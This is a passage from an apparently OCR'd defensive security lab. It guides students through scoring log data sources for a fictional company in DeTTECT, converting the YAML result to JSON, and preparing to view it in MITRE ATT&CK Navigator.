
1. Device Completeness - Are all devices sending their endpoint security logs to the SIEM?
   - **Set setting to 4** - A score of **4** assumes that most endpoint systems have antivirus deployed and the logs are being received
2. Data Field Completeness - Are all antivirus log fields being parsed?
   - **Set setting to 1** - A score of **1** assumes logs are collected but not being parsed
3. Timeliness - How quickly are the logs received and ingested into the SIEM?
   - **Set setting to 3** - A score of **3** means logs are received but sometimes delayed
4. Consistency - Are logs ingested on a regular basis or are their large delays or outages?
   - **Set setting to 3** - A score of **3** means logs are usually consistent
5. Retention - How long are the logs retained?
   - **Set setting to 1** - A score of **1** means the logs are not kept long. This may be 30 days or maybe even a week or less

Now that we are finished with configuring the settings for Endpoint Security let us proceed to map the next data source.

Linux

Click **Add data source**

Let us proceed to add the **Linux** logs.



1. Type **Authentication logs** into the Data source field. Click the **Add** button to the right.

```
Authentication logs
```

2. Click on **Date registered** and pick today's date.
3. Click on **Date connected** and pick today's date. In normal circumstances, you would select the date you began collecting this data source's logs.


4. Click **Available for data analytics** This option defaults to `No` but you can change it to `Yes` as **Lab Me Inc.** is actively monitoring the logs.
5. Click **Data source enabled** This option defaults to `No` but you can change it to `Yes` as **Lab Me Inc.** is actively collecting the logs.
6. Type **Linux** in the **Products** field and then click **Add** - This field provides a way to categorize the data sources you are collecting as certain data sources may have more than one entry depending on the data they provide.

```
Linux
```

7. The comments field is for internal notes or additional information you would like to include during this exercise. We will not add any notes for this exercise.

> **Note**
>
> The Linux data source will require multiple steps to tag the type of logs being collected. In this first part of the **Linux** step you are selecting **Authentication logs**. In the next part you will also be selecting **Web logs**.

Scroll down to the final section of settings that we can configure for this data source.



> **Note**
>
> Please note that every organization will vary in the answers to these questions and your answers will vary between each data source.

1. Device Completeness - Are all Linux devices sending their logs to the SIEM?
    - **Set setting to 3** - A value of **3** here means that some but not all of the Linux systems are sending logs to the SIEM
2. Data Field Completeness - Are all Linux log fields being parsed?
    - **Set setting to 2** - A value of **2** means many fields are not parsed. Parsing Linux logs can be challenging as each operating system or application can have custom fields and values.
3. Timeliness - How quickly are the logs received and ingested into the SIEM?
    - **Set setting to 2** - A value of **2** here may be because **Lab Me Inc.** uses Linux at remote locations which may be causing delays
4. Consistency - Are logs ingested on a regular basis or are their large delays or outages?
    - **Set setting to 3** - A value of **3** means that logs are mostly consistent but sometimes delayed
5. Retention - How long are the logs retained?
    - **Set setting to 3** - value of **3** means that logs follow standard retention such as **90** days

With the Linux logs, **Lab Me Inc.** is collecting more than just **Authentication Logs** from these systems. To account for this we will need to add in the additional logs they are collecting from this data source.

Click **Add data source**

1. Type **Web logs** into the Data source field. Click the **Add** button to the right.


```
Web logs
```

2. Click on **Date registered** and pick today's date.
3. Click on **Date connected** and pick today's date. In normal circumstances, you would select the date you began collecting this data source's logs.
4. Click **Available for data analytics** This option defaults to `No` but you can change it to `Yes` as **Lab Me Inc.** is actively monitoring the logs.
5. Click **Data source enabled** This option defaults to `No` but you can change it to `Yes` as **Lab Me Inc.** is actively collecting the logs.
6. Type **Linux** in the **Products** field and then click **Add** - This field provides a way to categorize the data sources you are collecting as certain data sources may have more than one entry depending on the data they provide.

```
Linux
```

7. The comments field is for internal notes or additional information you would like to include during this exercise. We will not add any notes for this exercise.

Scroll down to the final section of settings that we can configure for this data source.



Note

Please note that every organization will vary in the answers to these questions and your answers will vary between each data source.


1. Device Completeness - Are all web servers sending their logs to the SIEM?
    - **Set setting to 3** - A value of **3** here means that some but not all of the web applications are sending logs to the SIEM
2. Data Field Completeness - Are all web server fields being parsed?
    - **Set setting to 4** - A value of **4** means most of the web server fields are being parsed
3. Timeliness - How quickly are the logs received and ingested into the SIEM?
    - **Set setting to 2** - A value of **2** here may be because **Lab Me Inc.** uses Linux at remote locations which may be causing delays
4. Consistency - Are logs ingested on a regular basis or are their large delays or outages?
    - **Set setting to 3** - A value of **3** means that logs are mostly consistent but sometimes delayed
5. Retention - How long are the logs retained?
    - **Set setting to 3** - value of **3** means that logs follow standard retention such as **90** days

Now that we are finished with configuring the settings for Linux let us proceed to map the next data source.

Network Devices

Click **Add data source**

Let's proceed to add the Network Device logs.



1. Type **Network device logs** into the Data source field. Click the **Add** button to the right.

```
Network device logs
```


2. Click on **Date registered** and pick today's date.
3. Click on **Date connected** and pick today's date. In normal circumstances, you would select the date you began collecting this data source's logs.

4. Click **Available for data analytics** This option defaults to `No` but you can change it to `Yes` as **Lab Me Inc.** is actively monitoring the logs.
5. Click **Data source enabled** This option defaults to `No` but you can change it to `Yes` as **Lab Me Inc.** is actively collecting the logs.
6. Type **Network Devices** in the **Products** field and then click **Add** - This field provides a way to categorize the data sources you are collecting as certain data sources may have more than one entry depending on the data they provide.

```
Network Devices
```

7. The comments field is for internal notes or additional information you would like to include during this exercise. We will not add any notes for this exercise.

Scroll down to the final section of settings that we can configure for this data source.




Note

Please note that every organization will vary in the answers to these questions and your answers will vary between each data source.

1. Device Completeness - Are all network devices sending their logs to the SIEM?
    - **Set setting to 2** - A score of **2** means that many network devices are not configured to ship logs to the SIEM
2. Data Field Completeness - Are all network log fields being parsed?
    - **Set setting to 2** - A score of **2** means many fields are not being parsed
3. Timeliness - How quickly are the logs received and ingested into the SIEM?
    - **Set setting to 3** - A score of **3** means that logs are being received routinely and on time
4. Consistency - Are logs ingested on a regular basis or are their large delays or outages?
    - **Set setting to 1** - A score of **1** means that logs are often missing or delayed. This can be due to potentially unreliable network links
5. Retention - How long are the logs retained?
    - **Set setting to 3** - A score of **3** means that standard retention is in place such as **90** days

We now have added all of the data sources for **Lab Me Inc.** and now it is time to save the file and let **DeTTECT** do its magic.



Click **Save YAML file**

When you receive the save prompt, click on **Save File** and then **OK**.

Convert YAML file to .JSON

With the YAML file now saved it is time to utilize DeTTECT to convert the YAML file to .JSON.

Go back to your **terminal window** and press **Enter**. You should see a command prompt similar to below.

```
root@48978942f143:/opt/DeTTECT#
```

Copy and **Paste** the following command into the **terminal window** and press **Enter**. This command converts the data source list you configured to a JSON file for use with **MITRE Navigator**.

```
python /opt/DeTTECT/dettect.py ds -fd /opt/DeTTECT/input/data-sources-new.yaml -l --local-stix-path /
labs/cti-ATT-CK-v8.2
```

Ignore the warning about the YAML file having possible errors. The cause is because the YAML file does not include certain data sources.

Note

Remember, the docker container for **DeTTECT** maps **/opt/DeTTECT/input** to **/home/student/Downloads**.

Warning

By default, DeTTECT will save the file to your Downloads folder on the Student VM. If you move this file or if you fail to save it, the above command will not work. Please verify that the file does exist prior to running the command.

Once the script runs successfully there should now be a file in **/home/student/Downloads** called **data_sources_example.json**. To confirm, open a **new terminal**.

In the **new terminal** you can confirm the file exists by running the command below.

```
ls -l /home/student/Downloads/data_sources_example.json
```

The output should be similar to below if the file exists. The size and date will be different.

```
-rw-r--r-- 1 root root 42978 Jul 14 12:05 /home/student/Downloads/data_sources_example.json
```

At this point you may close out of all open terminals.


Visualize Data Sources to the MITRE Framework

Now that we have utilized **DeTTECT** to create the **data_sources_example.json** file we are ready to map these data sources against the MITRE Framework to determine what visibility **Lab Me Inc.** actually has. We will be utilizing the MITRE ATT&CK Navigator to visualize the **data_source_example.json** file.


To begin **click** the link below to open MITRE ATT&CK Navigator.

